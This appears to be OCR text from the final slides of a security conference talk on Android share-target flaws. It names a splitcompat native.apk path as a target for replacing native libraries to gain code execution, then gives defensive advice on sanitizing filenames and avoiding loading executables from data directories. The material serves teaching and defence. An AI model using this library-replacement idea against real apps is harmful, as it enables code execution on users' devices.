~~**That wouldn't always work**~~


Code Execution Show Case


Can we replace the native libraries ?

What about ?

/data/data/deducted/files/splitcompat/[v]/verified-splits/native.apk

Code Execution Show Case





Beyond Share Targets

Any interaction with another app that might involve an external content provider must be handled as untrusted

Securing Share Targets

- Ensure that the incoming stream matches the filter criteria
- If possible, ignore the _display_name
- If not, take extra steps to sanitize it
  - Canonicalize the file name
    - Isolate the filename
      - Filter out special characters

Blackhat Sound Bytes

- **Consider all data originating outside your app's private sphere as untrusted.**

  Validate the data type, ignore the filename whenever is possible.

- **Do not load executables from the data directory**

  Avoid loading libraries, dex files etc. Replace them with clean copies whenever is possible.

- **Never install applications from untrusted sources**

  PlayStore performs regular checks to ensure that applications meet certain criteria.

@ch0pin

ch0pin@infosec.echange

References:

News, Techniques & Guides | Oversecured Blog

Improperly Exposed Directories to FileProvider | Android Developers